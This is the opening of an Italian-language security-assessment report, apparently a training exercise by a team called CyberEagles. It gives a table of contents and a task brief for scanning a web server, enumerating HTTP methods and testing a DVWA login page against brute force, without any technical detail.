



# BUTTO WEEK 2


Valutazione della sicurezza su  
alcune infrastrutture critiche dei  
data center di Theta.



CYBEREAGLES



# CONTENTS



- ① Task BuildWeek 01
- ② Design di rete
- ③ Web server
  - 2.1 Scan dei servizi attivi sulla macchina
  - 2.2 Enumerazione dei metodi HTTP abilitati
- ④ Application server
  - 3.1 PHP Brute Force
  - 3.2 DVWA Brute Force
- ⑤ Risultati e considerazioni
- ⑥ Bonus



# TASK BUILDWEEK 1

Siamo stati ingaggiati dalla compagnia Theta per eseguire delle valutazioni di sicurezza su alcune delle infrastrutture critiche dei loro data center.

I risultati attesi sono:

Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi.


## Sul Web Server:

- Scan dei servizi attivi sulla macchina.
- Eventuale enumerazione dei metodi HTTP abilitati sul servizio HTTP in ascolto sulla porta 80.



## Sull'application server:

- Enumerazione dei metodi HTTP abilitati.
- Valutazione della robustezza della pagina di login agli attacchi di tipo Brute Force.

Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi



# 1 DESIGN DI RETE





